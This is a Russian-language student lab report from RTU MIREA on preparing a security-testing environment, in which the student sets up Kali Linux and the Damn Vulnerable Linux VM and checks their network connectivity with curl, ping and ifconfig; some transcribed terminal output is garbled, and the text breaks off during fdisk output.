



МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«МИРЭА – Российский технологический университет»
РТУ МИРЭА

Институт кибербезопасности и цифровых технологий
Кафедра КБ-4 «Интеллектуальные системы информационной безопасности»

Отчёт по практической работе № 3.2

По дисциплине

«Управление информационной безопасностью»

Тема: «Активное тестирование защищенности информационных систем»

Задание: «Настройка средств активного тестирования»

Студент Кузькин Павел Александрович

Группа БМО-01-22

Работу проверил

Пимонов Р.В.

Москва, 2023

Скачаем готовый образ виртуальной машины (ВМ) Kali Linux с официального сайта по ссылке: <https://www.kali.org/get-kali/#kali-virtual-machines>. Запустим её с помощью гипервизора Oracle VirtualBox и убедимся, что доступ в интернет имеется. Кроме того, узнаем ip-адрес интерфейса:

```
kali@kali:~$ curl -v http://ya.ru
* Host ya.ru
* User-Agent: curl/8.4.0
* Accept: */*
* HTTP/1.1 302 Moved temporarily
* Accept-CH-UA-Platform-Version, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA, Sec-CH-UA-Full-Version-List, Sec-CH-UA-WOM6A, Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Platform, Sec-CH-UA-Full-Version, Viewport-Width, DPR, Dev
Size-Memory, RTT, Downlink, ECT
Location: http://ya.ru/showsearch?c=1mt=8d58523AD72BDCF7632E7119C7P631BD3CA482BED7BBADA2D3115A1ED29EC9AB9E37AA25867CE979BA6546918274823DEFEAB3DA1B92EB8686FC7ACAE7D632DFAF1EB0B9AF4CB177C8BC83A2473598913CD0F807SFP95
86775AF086384DB8242DF3A086B56A7596etrapthaHHEkDovlJlhLzJLzMNZCc_6ccadec282faadfif8a3823b9284dfett2f1782966312ae544ab8e5ed8dc5e36da435888db80b3ef015c3-12dcfa-fbe3d299-e7c2014abs-d43e25c9d6793bf6fe183886bc25
NEL: {"report-to": "network-errors", "max_age": 180, "success_fraction": 0.001, "failure_fraction": 0.1}
Set-Cookie: "network-errors"; "max_age": 180; "endpoints": [{"url": "https://ru.yandex.net/nel", "priority": 1}], {"url": "https://dd2.vandext.com/nel", "priority": 2}]
Set-Cookie: spravka=d0NkcjcxMmVlcwY0ZGNTAxIjI1MiUxODU0MTQzOGRhc0RFRWVC0RREkzQURFMDZCQUVhbnRyZWNoMyZnZWNoZWVuU0U1OTBJbkxzMUQzQzclQzMCMtATXNDGVmc3ZkdjY0TG9KbmVudmlrY2Vyfm88; domain=.ya.ru path=/ expires=tue, 15 Dec 2025 13:31:52 GMT
3123xjd0wtajYa domain=.ya.ru path=/ expires=tue, 15 Jan 2024 13:31:52 GMT
Set-Cookie: yaaSc53Pmoos50PaxXuhIHQVw55hapJ2fHCmpgslzvQndeb5ur-wXndUlrlfyffm88; domain=.ya.ru path=/ expires=Tue, 15 Dec 2023 13:31:52 GMT; secure
* Transfer-Encoding: chunked
* Content-Type: Options; nosniff
* X-Yandex-Captcha: captcha
* X-Yandex-EU-Request: 0
* X-Yandex-Req-Id: 178296631293371-1260901794021655508-balancer-l7leveler-kubry-vpl-a112-BAL
* Connection #0 to host ya.ru left intact


--(kali@kali)--[~]
# ping ya.ru -c3
PING ya.ru (77.88.55.242) 56(84) bytes of data.: icmp_seq=1 ttl=244 time=11.2 ms
64 bytes from ya.ru (77.88.55.242): icmp_seq=1 ttl=244 time=11.7 ms
64 bytes from 242.55.88.77.in-addr.arpa (77.88.55.242): icmp_seq=2 ttl=244 time=11.7 ms
64 bytes from 242.55.88.77.in-addr.arpa (77.88.55.242): icmp_seq=3 ttl=244 time=11.8 ms

ya.ru ping statistics:
3 packets transmitted, 3 received, 0% packet loss, time 280ms
rtt min/avg/max/mdev = 11.697/11.869/12.161/0.287 ms


--(kali@kali)--[~]
# ip s
1: lo: <LOOPBACK>,UP,LINK_UP, mtu 65536 qdisc noop state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: etho: <ETHERNET>,MULTICAST,UP,LOWER_UP, mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:12:b1:bd brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute etho
        valid_lft forever preferred_lft 302sec
    inet6 fe80::2712:b1:bd:aff:fe80::2712:b1:bd:aff/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

--(kali@kali)--[~]
```


Скачаем образ Damn Vulnerable Linux (DVL) версии 1.5 по ссылке <https://www.vulnhub.com/entry/damn-vulnerable-linux-dvl-15-infectious-disease,1/>. Создадим новую виртуальную машину и укажем ей путь к установочному образу:




Запустим машину DVL, нажмём enter и увидим предложение на авторизацию:



Войдём в систему используя учётные данные root/toor:



Убедимся, что VM DVL находится в одной сети с Kali Linux и имеет доступ к интернету:



```
Vulnerable Damn Linux [Работает] - Oracle VM VirtualBox
Файл  Машина  Вид  Ввод  Устройства  Справка
www.DamnVulnerableLinux.org

When finished, use "poweroff" or "reboot" command and wait until it completes
=====
This distro is based on BackTrack 2.0 Final
=====
bt login: root
Password: ****

bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:07:A2:3A
          inet addr:10.0.2.16  Bcast:10.0.2.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1910 (1.8 KiB)  TX bytes:1830 (1.7 KiB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ # ping ya.ru -c2
PING ya.ru (77.88.55.242) 56(84) bytes of data:
64 bytes from ya.ru (77.88.55.242): icmp_seq=1 ttl=244 time=11.9 ms
64 bytes from 242.55.88.77.in-addr.arpa (77.88.55.242): icmp_seq=2 ttl=244 time=13.5 ms
--- ya.ru ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 11.981/12.776/13.571/0.795 ms
bt ~ #
```

Выведем все разделы на выбранном устройстве. Увидим запись о том, что диск /dev/sda не содержит допустимую таблицу разделов:

```
Vulnerable Damn Linux (Снимок 1) [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
www.DamnVulnerableLinux.org

bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:07:A2:3A
          inet addr:10.0.2.16  Bcast:10.0.2.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1910 (1.8 KiB)  TX bytes:1830 (1.7 KiB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bt ~ # ping ya.ru -c2
PING ya.ru (77.88.55.242) 56(84) bytes of data.
64 bytes from ya.ru (77.88.55.242): icmp_seq=1 ttl=244 time=11.9 ms
64 bytes from 242.55.88.77.in-addr.arpa (77.88.55.242): icmp_seq=2 ttl=244 time=13.5 ms


--- ya.ru ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 11.981/12.776/13.571/0.795 ms
bt ~ # fdisk -l


Disk /dev/sda: 42.9 GB, 42949672960 bytes
255 heads, 63 sectors/track, 5221 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

